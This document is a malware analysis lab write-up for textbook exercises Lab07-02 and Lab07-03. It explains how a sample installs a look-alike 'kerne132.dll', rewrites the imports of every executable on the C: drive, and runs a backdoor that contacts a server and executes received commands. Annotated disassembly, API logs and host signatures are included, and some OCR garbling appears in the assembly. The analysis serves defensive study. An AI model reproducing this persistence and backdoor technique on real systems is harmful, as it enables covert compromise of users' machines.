
44 means **Navigate** method is called.

IWebBrowser2 STRUCT	
QueryInterface	DWORD ? :{0} (This,riid,ppvObject)
AddRef	DWORD ? :{4} (This)
Release	DWORD ? :{8} (This)
GetTypeInfoCount	DWORD ? :{12} (This,pctinfo)
GetTypeInfo	DWORD ? :{16} (This,ITInfo,lcid,ppTInfo)
GetIDsOfNames	DWORD ? :{20} (This,riid,rgszNames,cNames,lcid,rgDispId)
Invoke	DWORD ? :{24} (This,dispIdMember,riid,lcid,wFlags,pDispParams,pVarResult,pExcepInfo,puArgErr)
GoBack	DWORD ? :{28} (This)
GoForward	DWORD ? :{32} (This)
GoHome	DWORD ? :{36} (This)
GoSearch	DWORD ? :{40} (This)
<b>Navigate</b>	DWORD ? :{44} (This,URL,Flags,TargetFrameName,postData,Headers)
Refresh	DWORD ? :{48} (This)
Refresh2	DWORD ? :{52} (This,Level)
Stop	DWORD ? :{56} (This)
get_Application	DWORD ? :{60} (This,ppDisp)
get_Parent	DWORD ? :{64} (This,ppDisp)
get_Container	DWORD ? :{68} (This,ppDisp)
get_Document	DWORD ? :{72} (This,ppDisp)
get_TopLevelContainer	DWORD ? :{76} (This,pBool)
get_Type	DWORD ? :{80} (This>Type)
get_Left	DWORD ? :{84} (This,pL)
put_Left	DWORD ? :{88} (This,Left)
get_Top	DWORD ? :{92} (This,pL)
put_Top	DWORD ? :{96} (This,Top)
get_Width	DWORD ? :{100} (This,pL)
put_Width	DWORD ? :{104} (This,Width)
get_Height	DWORD ? :{108} (This,pL)
put_Height	DWORD ? :{112} (This,Height)

## ii. What is the purpose of this program?

Program just opens Internet explorer with an advertisement.

"<http://www.malwareanalysisbook.com/ad.html>."



### iii. When will this program finish executing?

After some cleanup functions: `SysFreeString` and `OleUninitialize` program terminates.

**c. For this lab, we obtained the malicious executable, Lab07-03.exe, and DLL, Lab07-03.dll, prior to executing. This is important to note because the malware might change once it runs. Both files were found in the same directory on the victim machine. If you run the program, you should ensure that both files are in the same directory on the analysis machine. A visible IP string beginning with 127 (a loopback address) connects to the local machine. (In the real version of this malware, this address connects to a remote machine, but we've set it to connect to localhost to protect you.)**

**i- How does this program achieve persistence to ensure that it continues running when the computer is restarted?**

Persistence is achieved by writing file to  
"C:\Windows\System32\Kerne132.dll"  
and modifying every ".exe" file to import that library.

**ii. What are two good host-based signatures for this malware?**


Good host-based signatures are:

"C:\\Windows\\\\System32\\\\Kerne132.dll"


Mutex name "**SADFHUHF**"

**iii. What is the purpose of this program.**

**Dynamic analysis** Execute program with correct argument: "**WARNING\_THIS\_WILL\_DESTROY\_YOUR\_MACHINE**" modifies "WinRAR.exe" in my case.



Library "kerne132.dll" is replaced instead of "kernel32.dll" to executable.



Using API Monitor from [Rohitab](#) we identify what is it doing:  
 Searching for executables ".exe" in C drive.  
 If found opens it, Creates file mapping object, opens it in memory, searches if import is "kernel32.dll". Replaces with "kerne1.dll" Unmaps from memory. Closes handles.

#	Time of Day	Thread	Module	API
68723	2:40:10.724 PM	1	Lab07-03.exe	CreateFileA ("C:\Program Files\WinRAR\WinRAR.exe", GENERIC_ALL, FILE_SHARE_READ, NULL, OPEN_EXISTING)
68735	2:40:10.724 PM	1	Lab07-03.exe	CreateFileMappingA (0x00000770, NULL, PAGE_READWRITE, 0, 0, NULL)
68737	2:40:11.425 PM	1	Lab07-03.exe	MapViewOfFile (0x00000774, FILE_MAP_ALL_ACCESS, 0, 0, 0)
68739	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x02400118, 4)
68740	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x0253d58c, 20)
68741	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x0253e7e0, 20)
68742	2:40:11.425 PM	1	Lab07-03.exe	_strcmp ("KERNEL32.dll", "kernel32.dll")
68746	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x0253f1ee, 20)
68747	2:40:11.425 PM	1	Lab07-03.exe	_strcmp ("USER32.dll", "kernel32.dll")
68751	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x0253f37c, 20)
68752	2:40:11.425 PM	1	Lab07-03.exe	_strcmp ("GDI32.dll", "kernel32.dll")
68756	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x0253f3d4, 20)
68757	2:40:11.425 PM	1	Lab07-03.exe	_strcmp ("COMDLG32.dll", "kernel32.dll")
68761	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x0253f5c4, 20)
68762	2:40:11.425 PM	1	Lab07-03.exe	_strcmp ("ADVAPI32.dll", "kernel32.dll")
68766	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x0253f732, 20)
68767	2:40:11.425 PM	1	Lab07-03.exe	_strcmp ("SHELL32.dll", "kernel32.dll")
68771	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x0253f818, 20)

If any of executable (not in memory) is opened in "PEStudio", we see there only "kerne132.dll" library is imported.

library (5)	blacklist (0)	type (1)	Imports (45)	description
msvcr7.dll	-	implcit	1	Windows NT CRT DLL
advapi32.dll	-	implcit	3	Advanced Windows 32 Base API
<b>kernel32.dll</b>	-	implcit	29	n/a
user32.dll	-	implcit	5	Windows XP USER API Client DLL
shlwapi.dll	-	implcit	7	Shell Light-weight Utility Library

**Static analysis** Executable is launched with this parameter  
**"WARNING\_THIS\_WILL\_DESTROY\_YOUR\_MACHINE"**

```

mov eax, [esp+54h+argv]
mov esi, offset aWarningThisWillDestroyYourMachine ; "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
mov eax, [eax+4]

```

Opens file "C:\\Windows\\System32\\Kernel32.dll" (CreateFileA) with read permissions (File\_Share\_Read and Generic read). Creates mapping object (CreateFileMappingA with Page\_ Readonly permissions) for this file. This mapping object is used to map (copy) in to the memory. Opens another file (CreateFileA in FILE\_SHARE\_READ mode) "Lab07-03.dll". Exits if failed to open the library (Lab07-03.dll).

```

mov edi, ds>CreateFileA
push eax ; hTemplateFile
push eax ; dwFlagsAndAttributes
push OPEN_EXISTING ; dwCreationDisposition
push eax ; lpSecurityAttributes
push FILE_SHARE_READ ; dwShareMode
push GENERIC_READ ; dwDesiredAccess
push offset FileName ; "C:\\Windows\\System32\\Kernel32.dll"
call edi ; CreateFileA
mov ebx, ds>CreateFileMappingA
push 0 ; lpName
push 0 ; dwMaximumSizeLow
push 0 ; dwMaximumSizeHigh
push PAGE_READONLY ; flProtect
push 0 ; lpFileMappingAttributes
push eax ; hFile
mov [esp+6Ch+hObject], eax
call ebx ; CreateFileMappingA
mov ebp, ds:MapViewOfFile
push 0 ; dwNumberOfBytesToMap
push 0 ; dwFileOffsetLow
push 0 ; dwFileOffsetHigh
push FILE_MAP_READ ; dwDesiredAccess
push eax ; hFileMappingObject
call ebp ; MapViewOfFile
push 0 ; hTemplateFile
push e ; dwFlagsAndAttributes
push OPEN_EXISTING ; dwCreationDisposition
push 0 ; lpSecurityAttributes
push FILE_SHARE_READ ; dwShareMode
mov esi, eax
push GENERIC_ALL ; dwDesiredAccess
push offset ExistingFileName ; "Lab07-03.dll"
mov [esp+70h+argc], esi
call edi ; CreateFileA
cmp eax, FFFFFFFFh
mov [esp+54h+var_4], eax
push 0 ; lpName
jnz short loc_401503
call ds:exit

```

Creates file mapping object of the library "Lab07-03.dll" (CreateFileMappingA with PAGE\_READWRITE protection). Maps this object in to the memory (MapViewOfFile with FILE\_MAP\_ALL\_ACCESS). Exits if failed to map.

```

call ds:exit
loc_401503: ; dwMaximumSizeLow
push 0
push 0 ; dwMaximumSizeHigh
push PAGE_READWRITE ; fProtect
push 0 ; lpFileMappingAttributes
push eax ; hFile
call ebx ; CreateFileMappingA
cmp eax, 0FFFFFFFh
push 0 ; dwNumberOfBytesToMap
jnz short loc_401518

call ds:exit
loc_401518: ; dwFileOffsetLow
push 0
push 0 ; dwFileOffsetHigh
push FILE_MAP_ALL_ACCESS ; dwDesiredAccess
push eax ; hFileMappingObject
call ebp ; MapViewOfFile
mov ebp, eax
test ebp, ebp
mov [esp+54h+argv], ebp
jnz short loc_401538

push eax ; Code
call ds:exit
loc_401538:
mov edi, [esi+3Ch]

```

Closes both handles of libraries. Copies file "Lab07-03.dll" to "C:\windows\system32\kernel32.dll" (looks like original, except "l" letter is misspelled as number "1"). Zero and string "C:\\*" is passed as args to another function. \* means all files located in C directory.

```

loc_4017D4:
mov ecx, [esp+54h+handle_of_kernel32.dll]
mov esi, ds:CloseHandle
push ecx ; hObject
call esi ; CloseHandle
mov edx, [esp+54h+handle_of_Lab.dll]
push edx ; hObject
call esi ; CloseHandle
push 0 ; bFailIfExists
push offset NewFileName ; "C:\Windows\System32\kernel32.dll"
push offset ExistingFileName ; "Lab07-03.dll"
call ds:CopyFileA
test eax, eax
push 0 ; int
jnz short loc_401886

call ds:exit
loc_401886:
push offset aC ; "C:\\"*
call _vm_Findfile
add esp, 8

```

Searches for the first file or folder (FindFirstFileA). Checks if file attribute is directory (FILE\_ATTRIBUTE\_DIRECTORY).

```

graph TD
 A["loc_401210:"] --> B["loc_401218"]
 B --> C["test byte ptr [esp+154h+FindFileData.dwFileAttributes], FILE_ATTRIBUTE_DIRECTORY"]
 C --> D["jz loc_40135C"]
 D --> E["mov esi, offset asc_403040 : \".\""]
 E --> F["lea eax, [esp+154h+FindFileData.cFileName]"]

```

The code snippet shows the initial logic for searching files. It calls `FindFirstFileA`, then checks if the file attributes include `FILE_ATTRIBUTE_DIRECTORY`. If not, it sets the filename to `.` and retrieves the current directory's filename.

Calls function `_mv_mapfile`.

```

graph TD
 A["push ebp : lpFileName"] --> B["call _mv_mapfile"]
 B --> C["add esp, 4"]

```

The code calls the `_mv_mapfile` function, passing the current filename as a parameter.

If not the directory checks if filename is equal to `.` (current directory).

```

graph TD
 A["mov esi, offset asc_403040 : \".\""]
 A --> B["lea eax, [esp+154h+FindFileData.cFileName]"]
 B --> C["loc_401220:"]
 C --> D["mov dl, [eax]"]
 C --> E["mov bl, [esi]"]
 C --> F["mov cl, dl"]
 C --> G["cmp dl, bl"]
 G --> H["jnz short loc_401255"]
 H --> I["test cl, cl"]
 I --> J["jz short loc_401251"]
 J --> K["mov dl, [eax+1]"]
 J --> L["mov bl, [esi+1]"]
 J --> M["mov cl, dl"]
 J --> N["cmp dl, bl"]
 N --> O["jnz short loc_401255"]
 O --> P["add eax, 2"]
 P --> Q["add esi, 2"]
 Q --> R["test cl, cl"]
 R --> S["jnz short loc_401220"]

```

The code then performs two levels of comparison: first, it checks if the filename is `.`. If so, it proceeds to the next level of comparison. If not, it checks if it is the root directory (`..`). This logic is enclosed in a green box.

Also compares if it is root directory ("..")

```
mov esi, offset asc_40303C ; ".."
lea eax, [esp+154h+FindFileData.cFileName]
```

**Explanation:**

If you enter "dir" command in "cmd.exe" see one dot (current directory) and two dots (root directory).

```
06/28/2020 05:17 AM <DIR> .
06/28/2020 05:17 AM <DIR> ..
```

For example if current directory is "C:\WINDOWS\system32", then root dir is "C:\WINDOWS". Also compares if it is root directory ("..")

```
lea edi, [esp+154h+FindFileData.cFileName] ; edi points to file
name
or ecx, 0xFFFFFFFFh ; clever way to set ecx to -1
xor eax, eax ; set eax register to zero
repne scasb ; repeat if eax and edi are not equal to null. Each
cycle ecx is decremented, until it finds null symbol at the end
of string.
not ecx ; inverts negative number to positive. Have string
length + 1 (null byte)
dec ecx ; string length
All these assembly instruction do the same as strlen in
c++. Allocates space for file name in memory (malloc).
Checks if file extension is ".exe".
```

```

loc_40135C:
lea edi, [esp+154h+FindFileData.cFileName]
or ecx, @FFFFFFFh
xor eax, eax
repne scasb
not ecx
dec ecx
mov edi, ebp
lea ebx, [esp+ecx+154h+FindFileData.dwReserved1]
or ecx, @FFFFFFFh
repne scasb
not ecx
dec ecx
lea edi, [esp+154h+FindFileData.cFileName]
mov edx, ecx
or ecx, @FFFFFFFh
repne scasb
not ecx
dec ecx
lea eax, [edx+ecx+1]
push eax ; Size
call ds:_malloc
mov edx, [esp+158h+lpFileName]
mov ebp, eax
mov edi, edx
or ecx, @FFFFFFFh
xor eax, eax
push offset aExe ; ".exe"
repne scasb
not ecx
sub edi, ecx
push ebx ; Stri
mov eax, ecx
mov esi, edi
mov edi, ebp
shr ecx, 2
rep movsd
mov ecx, eax
xor eax, eax
and ecx, 3
rep movsb
mov edi, edx
or ecx, @FFFFFFFh
repne scasb
not ecx
dec ecx
lea edi, [esp+160h+FindFileData.cFileName]
mov [ecx+ebp-1], al
or ecx, @FFFFFFFh
repne scasb
not ecx
sub edi, ecx
mov esi, edi
mov edx, ecx
mov edi, ebp
or ecx, @FFFFFFFh
repne scasb
mov ecx, edx
dec edi
shr ecx, 2
rep movsd
mov ecx, edx
and ecx, 3
rep movsb
call ds:_strcmp
add esp, 8Ch
test eax, eax
jnz short loc_40140C

```

When enumerates all files in the directory it pushes another string "\\\\"\* and calls the same function again (recursive function). Enters the sub folder and repeat enumeration process. Find all executable files in the C drive (FindNextFileA).

```

mov edi, offset asc_403038 ; "\\\"*
or ecx, 0FFFFFFFh
repne scasb
not ecx
sub edi, ecx
mov esi, edi
mov ebx, ecx
mov edi, edx
or ecx, 0FFFFFFFh
repne scasb
mov ecx, ebx
dec edi
shr ecx, 2
rep movsd
mov ecx, ebx
and ecx, 3
rep movsb
mov ecx, [esp+158h+arg_4]
inc ecx
push ecx ; int
push edx ; lpFileName
call _vm_findfile
add esp, 0Ch
jmp loc_401413

```

```

loc_401413:
mov esi, [esp+154h+hFindFile]
lea eax, [esp+154h+FindFileData]
push eax ; lpFindFileData
push esi ; hFindFile
call ds:FindNextFileA
test eax, eax
jz short loc_401434

```

```

loc_40142C:
push 0FFFFFFFh ; hFindFile
call ds:FindClose

```

Checks if file has “PE” header.

```

call ds:MapViewOfFile
mov esi, eax
test esi, esi
mov [esp+1Ch+var_C], esi
jz loc_4011D5

```

```

mov ebp, [esi+3Ch]
mov ebx, ds:IsBadReadPtr
add ebp, esi
push 4 ; ucb
push ebp ; lp
call ebx ; IsBadReadPtr
test eax, eax
jnz loc_4011D5


```

```

cmp dword ptr [ebp+0], 4550h
jnz loc_4011D5

```

Example: **Image\_File\_Header -> e\_lfanew** (Offset to PE Header)



Dll creates or opens the mutex "SADFHUHF". Mutex are usefull to check if instance of the program has been executed before or not.

```

mov al, byte_10026054
mov ecx, 3FFh
mov [esp+1208h+buf], al
xor eax, eax
lea edi, [esp+1208h+var_FFF]
push offset Name ; "SADFHUHF"
rep stosd
stosw
push 0 ; bInheritHandle
push MUTEX_ALL_ACCESS ; dwDesiredAccess
stosb
call ds:OpenMutexA
test eax, eax
jnz loc_100011E8

push offset Name ; "SADFHUHF"
push eax ; bInitialOwner
push eax ; lpMutexAttributes
call ds>CreateMutexA
lea ecx, [esp+1208h+WSAData]
push ecx ; lpWSAData
push 202h ; wVersionRequested
call ds:WSAStartup
test eax, eax
jnz loc_100011E8

```

Initiates Winsock dll function (WSAStartup) uses **TCP** protocol to connect to server "127.26.152.13:80".

```

push IPPROTO_TCP ; protocol
push SOCK_STREAM ; type
push AF_INET ; af
call ds:socket
mov esi, eax
cmp esi, 0xFFFFFFFFh
jz loc_100011E2

push offset cp ; "127.26.152.13"
mov [esp+120Ch+name.sa_family], 2
call ds:inet_addr
push 80 ; hostshort
mov dword ptr [esp+120Ch+name.sa_data+2], eax
call ds:htons
lea edx, [esp+1208h+name]
push 10h ; namelen
push edx ; name
push esi ; s
mov word ptr [esp+1214h+name.sa_data], ax
call ds:connect
cmp eax, 0xFFFFFFFFh
jz loc_100011DB

```

If connects to server, sends hello message: "**hello**".  
Disables send on a socket (shutdown).


```

loc_100010E9:
mov edi, offset buf ; "hello"
or ecx, 0xFFFFFFFFh
xor eax, eax
push 0 ; flags
repne scasb
not ecx
dec ecx
push ecx ; len
push offset buf ; "hello"
push esi ; s
call ds:send
cmp eax, 0xFFFFFFFFh
jz loc_100011DB

push SD_SEND ; how
push esi ; s
call ds:shutdown
cmp eax, 0xFFFFFFFFh
jz loc_100011DB

```

Ready to receive command from the server. Received message is up to 4096 bytes length. Compares if command is "**sleep**" (sleeps for 1 min and repeats the same from sending hello message).



If command is “**exec**”, Creates process ([CreateProcessA](#)) with argument “CREATE\_NO\_WINDOW”. One of the most important parameter is lpCommandLine. Looking backwards edx register is pushed on to the stack. edx has the address of **CommandLine** (calculated using lea instruction).

```

mov ecx, 11h
lea edi, [esp+1208h+StartupInfo]
rep stosd
lea eax, [esp+1208h+ProcessInformation]
lea ecx, [esp+1208h+StartupInfo]
push eax ; lpProcessInformation
push ecx ; lpStartupInfo
push 0 ; lpCurrentDirectory
push 0 ; lpEnvironment
push CREATE_NO_WINDOW ; dwCreationFlags
push 1 ; bInheritHandles
push 0 ; lpThreadAttributes
lea edx, [esp+1224h+CommandLine]
push 0 ; lpProcessAttributes
push edx ; lpCommandLine
push 0 ; lpApplicationName
mov [esp+1230h+StartupInfo.cb], 44h ; 'D'
call ebx ; CreateProcessA
jmp loc_100010E9

```

This address doesn't appear anywhere except the beginning of function:

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

hObject= dword ptr -11F8h
name= sockaddr ptr -11F4h
ProcessInformation= _PROCESS_INFORMATION ptr -11E4h
StartupInfo= _STARTUPINFOA ptr -11D4h
WSAData= WSADATA ptr -1190h
buf= byte ptr -1000h
var_FFF= byte ptr -0FFFh
CommandLine= byte ptr -0FFBh
hinstDLL= dword ptr 4
fdwReason= dword ptr 8
